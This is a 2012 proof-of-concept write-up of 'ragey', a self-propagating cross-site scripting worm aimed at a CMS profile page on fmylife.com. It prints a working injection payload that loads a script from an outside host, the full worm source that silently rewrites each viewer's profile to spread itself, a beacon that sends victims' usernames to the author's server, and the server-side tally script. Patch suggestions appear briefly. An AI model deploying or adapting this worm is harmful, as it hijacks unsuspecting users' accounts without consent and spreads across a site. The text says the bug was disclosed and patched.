Ragey's Cross Site Scripting Worm Proof of Concept

If ragey.js were to have been constructed in malicious intent it could
- change passwords
- harvest emails through regex
- spam members with infected profile links
- log sensitive data and steal cookies
- redirect browsers to exploits and harmful websites

...etc

The ragey worm exploits a permanent cross site scripting vulnerability in the CMS profile page

The code vulnerable to our XSS

```
<ul>
        <li><b>Town/Country</b> :
            <a href="/apps/search.php?type=member&amp;city=INPUT">INPUT</a>
        </li>
        .
        .
        .
</ul>
```

By breaking out of the <a href>, code can be inserted and run by unsuspecting browsers viewing your profile page

Now, the injected code is stuck inside the <a> tag and jailed in from expanding past the surrounding the user information frame, but with the help of connection (of http://hacktalk.net/), the code was able to break out using full padding and margins in the style. And so, the <a> width and height grew to the length of a full page

My final code injection is pretty straight forward

```
" id="paprs"
style="opacity:0;filter:alpha(opacity=0);position:absolute;top:0px;left:0px;width:100%
;height:100%;padding:100% 95% 100% 100%;margin:-100% -95% -100% -100%;"
onmouseover="$.getScript('http://pap.rs/ragey.js',function(){larva();});
```

In pseudo code, it's basically just telling the browser

```
<a redirect="/apps/search.php?type=member&amp;city=" id="clear our tracks later"
style="make me invisible, expand me and break out of the div" onmousemove="let jquery
load larva() from http://pap.rs/ragey.js">
```

Now, my favorite solution for this XSS is simply filtering the 'ville' input with filter_input()

```
$ville = filter_input(INPUT_POST, 'ville', FILTER_SANITIZE_ENCODED);
```

Or make a new function to grab the post and always be sure of sanitization

```
function POST($name) {
      return filter_input(INPUT_POST, $name, FILTER_SANITIZE_ENCODED);
}
```

Another version of the solution, which is a little more commonly seen, is using htmlspecialchars()

```
$ville = htmlspecialchars($_POST['ville'], ENT_QUOTES);
```

Pick your patch, for the moment being, only brackets and from an array are being filtered out, which is only scratching the surface of secure input

The worm's goal is straight forward: go from a cross site scripting vulnerability to a cross site request forgery based worm that self propagates

Looking at the way the CMS updates profiles, we can articulate how to build around it for our worm

```
<form class="form" id="profilform" action="/ajax/account/profil_submit.php"
enctype="multipart/form-data" method="POST">
```

Unlike the traditional urlencoded method of updating information data

```
/vulnerable.php?get="xss"&ragey="pap.rs"&forum="hacktalk.net"
```

Form-data is being used

The difference being that form-data uses a single long string that is parsed using a boundary key (a separator for each variable)

Sort of like PHP's explode() cutting up a string and using each cell of the array to update the different columns of the MySQL database

What our form-data POST_DATA is going to look like is

```
-----------------------------168072824752491622650073
Content-Disposition: form-data; name:"civilite"


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="mois"


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="jour"


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="annee"


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="ville"

" id="paprs"
style="opacity:0;filter:alpha(opacity=0);position:absolute;top:0px;left:0px;width:100%
;height:100%;padding:100% 95% 100% 100%;margin:-100% -95% -100% -100%;"
onmouseover="$.getScript('http://pap.rs/ragey.js',function(){larva();});
-----------------------------168072824752491622650073
Content-Disposition: form-data; name="pays"


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="relation"


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="timezone"

America/Atikokan
-----------------------------168072824752491622650073
Content-Disposition: form-data; name="description"

the write up for this worm can be found at http://hacktalk.net/forum/xss_worm
-----------------------------168072824752491622650073
Content-Disposition: form-data; name="photo"; filename=""
Content-Type: application/octet-stream


-----------------------------168072824752491622650073
Content-Disposition: form-data; name="hide"

0
-----------------------------168072824752491622650073—
```

with "-----------------------------168072824752491622650073" being our boundary key

So, we've got the information to start writing our worm, now what?
I've written up a very basic, very simple worm in JS/AJAX that uses XMLHttpRequest to send data from behind the scene and update the user profile information without refreshing the page

```
/* ragey.js
 *    discovered, coded and exploited by ragey of http://pap.rs/
 *    shouts go out to connection and dispose
 */

// our function name to be loaded from the xss
function larva() {
          // let's just clean up our tracks and let the user go on with their browsing
          var remove = document.getElementById('paprs');
               remove.href           = '';
               remove.style.cssText  = '';
               remove.innerHTML      = '';


     // the variable will soon be used to talk through xmlhttprequest
     var request;

     // try the usual method
     try {
          request = new XMLHttpRequest();

     }

     // if there's an exception such as it's been disabled
     catch(e) {
          try {
               // try it using an activex object
               request = new ActiveXObject('Microsoft.XMLHTTP');
          }

          catch(e) {
               // etc...
               request = new ActiveXObject('MSXML2.XMLHTTP.3.0');
          }
     }

     // our profile update payload so ragey can spread
     this.pupa = function() {
          var butterfly = '-----------------------------168072824752491622650073\r\nContent-
Disposition: form-data; name="civilite"\r\n\r\n\r\n\r\n-----------------------------
168072824752491622650073\r\nContent-Disposition: form-data; name="mois"\r\n\r\n\r\n\r\n----------
------------------168072824752491622650073\r\nContent-Disposition: form-data;
name="jour"\r\n\r\n\r\n\r\n-----------------------------168072824752491622650073\r\nContent-
Disposition: form-data; name="annee"\r\n\r\n\r\n\r\n-----------------------------
168072824752491622650073\r\nContent-Disposition: form-data; name="ville"\r\n\r\n\r\n" id="paprs"
style="opacity:0;filter:alpha(opacity=0);position:absolute;top:0px;left:0px;width:100%;height:1
00%;padding:100% 95% 100% 100%;margin:-100% -95% -100% -100%;"
onmouseover="$.getScript(\'http://pap.rs/ragey.js\',function(){larva();});\r\n----------------
------------168072824752491622650073\r\nContent-Disposition: form-data;
name="pays"\r\n\r\n\r\n\r\n-----------------------------168072824752491622650073\r\nContent-
Disposition: form-data; name="relation"\r\n\r\n\r\n\r\n-----------------------------
168072824752491622650073\r\nContent-Disposition: form-data;
name="timezone"\r\n\r\nAmerica/Atikokan\r\n-----------------------------
168072824752491622650073\r\nContent-Disposition: form-data; name="description"\r\n\r\nthe write
up for this worm can be found at http://hacktalk.net/whitepapers/the-ragey-worm/\r\n----------
------------------168072824752491622650073\r\nContent-Disposition: form-data; name="photo";
filename=""\r\nContent-Type: application/octet-stream\r\n\r\n\r\n-----------------------------
168072824752491622650073\r\nContent-Disposition: form-data; name="hide"\r\n\r\n0\r\n----------
------------------168072824752491622650073--\r\n';
```


```
          // it's time to activate xmlhttprequest
          try {
               // we're going to need to use POST as our request method
               request.open('POST', '/ajax/account/profil_submit.php', true);
               request.setRequestHeader('Method', 'POST /ajax/account/profil_submit.php
HTTP/1.1');

               // we need to set the Content-Type to multipart/form-data and set our boundary
so /profil_submit.php can cut up our payload properly
               request.setRequestHeader('Content-Type', 'multipart/form-data; charset=utf-8;
boundary=--------------------------168072824752491622650073');

               // like most exploits, we need to set the payload length
               request.setRequestHeader('Content-Length', butterfly.length);

               // here's where the magic happens; send out our payload with the above headers
               request.send(butterfly);
          }

          // if there's an exception or it didn't work, let's try something else
          catch(e) {
               // we want to try running the script again on a different page
               document.documentElement.innerHTML = '<html><iframe src="http://fmylife.com/"
style="border:0;position:absolute;top:0;left:0;right:0;bottom:0;width:100%;height:100%"
onload="larva();"></iframe><html>';
          }

          request.onreadystatechange = function() {
               // success
               if(request.readyState == 4) {
                    // for fun, let's log who's infected and by whom; this code hijacks an
already embedded iframe and the second part grabs the hidden input with the username
                    document.getElementsByTagName('iframe')[0].src =
'http://pap.rs/count.php?u=' + document.getElementsByTagName('input')[3].value;
               }
          };
     }

     // run our payload function
     setTimeout('this.pupa()', 0);
}
```

The code for my worm is simplistic and has very minimal functionality due to its un-malicious, kind nature and being just a proof-of-concept script, but could also be reconstructed to work more efficiently and hide its tracks a lot better (as well as the actual xss injection code)

Now, you might be wondering what http://pap.rs/count.php is doing... should I be worried?

```
<?php

/* count.php*/

// add a tally to my zombie apocalypse population
function ubo($number) {
     return $number   1;
}

// did they come from the CMS or just visiting this page randomly? FML OR GTFO
if(strstr($_SERVER['HTTP_REFERER'], 'fmylife.com')) {

     // have they already been here?
     if(!isset($HTTP_COOKIE_VARS['infected'])) {

          // our referral is in the form of http://fmylife.com/member/ragey_, if we cut it and
choose the 5th element, we get 'ragey_'
          $user = explode('/', $_SERVER['HTTP_REFERER']);

               // who would infect themselves unless they're toying with my code
               if($user[4] == $_GET['u']) die('y u infect yosalf');

          // no one is really infected if there's no username
          if(isset($_GET['u']) && !empty($_GET['u'])) {

              // sweet, let's tally them up and set a month long cookie saying they were here
               if(setcookie('infected', 'by_ragey', time() 2628000)) {

                    // list.txt contains the infected user and who infected them
                    $log = htmlspecialchars($_GET['u'], ENT_QUOTES).' infected by
'.$user[4]."\n";

                    // 'a' appends to the end of the file
                    $list = fopen('list.txt', 'a');
                    fwrite($list, $log);
                    fclose($list);

                    // count.txt contains the number of infected users
                    $infected = file_get_contents('count.txt');

                    // 'w' appends to the front and truncates the rest
                    $count = fopen('count.txt', 'w');
                    fwrite($count, ubo($infected));
                    fclose($count);
               }
          }
     }
}
?>
```

A preview of what unsuspecting users see when viewing the injected javascript code



I hope you've learned something or at least enjoyed reading through my worm's life cycle

If you have any questions, you can visit us at irc.freenode.net #hacktalk

March 11, 2012 – Bug reported to FMyLife.com and patched